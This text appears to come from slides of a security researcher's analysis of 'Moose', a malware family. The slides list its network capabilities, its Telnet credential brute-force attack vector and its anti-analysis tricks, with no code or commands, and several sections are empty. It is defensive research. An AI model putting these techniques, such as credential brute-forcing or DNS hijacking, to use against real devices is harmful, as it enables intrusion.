
popular

PLAN  
Plan 2010

# Network Capabilities

---

- Pivot through firewalls
- Home-made NAT traversal
- Custom-made Proxy service
  - only available to a set of whitelisted IP addresses
- Remotely configured generic network sniffer
- DNS Hijacking




# Attack Vector

---

- Telnet credentials bruteforce
- Wordlist of 304 user/pass entries sent by server


# Compromise Protocol



# Anti-Analysis

---

- Statically linked binary stripped of its debugging symbols
- Hard to reproduce environment required for malware to operate
- Misleading strings ([getcool.com](http://getcool.com))



# Moose Herding

---

The Malware Operation



# Via C&C Configuration

